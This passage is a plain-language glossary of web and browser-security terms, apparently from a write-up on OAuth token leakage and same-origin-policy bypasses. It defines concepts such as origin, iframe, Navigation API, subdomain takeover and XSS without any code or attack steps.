#sign, often used to carry data that is not sent to the server. - Framable: said of a page that other sites are allowed to embed in an iframe.
- GitLab: a website for hosting code and managing projects.
- Hackability Inspector: a tool that lists and searches the properties of JavaScript objects.
- HTML: the language that describes the structure of a web page.
- ID token: a token that proves who a user is.
- Identity provider: a service that holds an account and vouches for the user, such as Google.
- iframe: a page embedded inside another page.
- JavaScript: the programming language that runs inside web pages.
- JavaScript object: a bundle of named values, like a form with labelled fields.
- Method: a function attached to an object, which you call to make it do something.
- Navigation API: a set of browser functions that let a page control and inspect its own navigation history.
- Navigation state: extra data a page can attach to a history entry so it can restore itself on back or forward.
- OAuth: a way to log in to one site using an account from another site, without sharing the password.
- Origin: the combination of protocol, host name and port; two pages share an origin only if all three match.
- PII: personally identifiable information, such as a name, email address or phone number.
- Property: a named value stored on a JavaScript object.
- Public Suffix List (PSL): a public list of domain endings under which anyone can register a name.
- Query parameters: the
name=valuepairs after the?in a URL. - Same-origin policy (SOP): the browser rule that stops pages from different origins reading each other.
- Same-site: sharing the same registered domain, even if the subdomains differ.
- Scope: the list of permissions a login grants to an application.
- Site: a registered domain and everything under it.
- Site isolation: a Chrome feature that puts pages from different sites into separate processes.
- SOP bypass: a bug that lets one origin read something from another origin.
- State: a random value a site generates to tie a login attempt to a particular browser session.
- Subdomain: a name placed in front of a domain, such as
forumsinforums.example.com. - Subdomain takeover: claiming a subdomain that points at an unused service, and serving content on it.
- Token: a string of characters that acts like a temporary key.
- URL: the address of a page, as shown in the address bar.
- XSS (cross-site scripting): a bug that lets an attacker run their own JavaScript inside someone else's website.


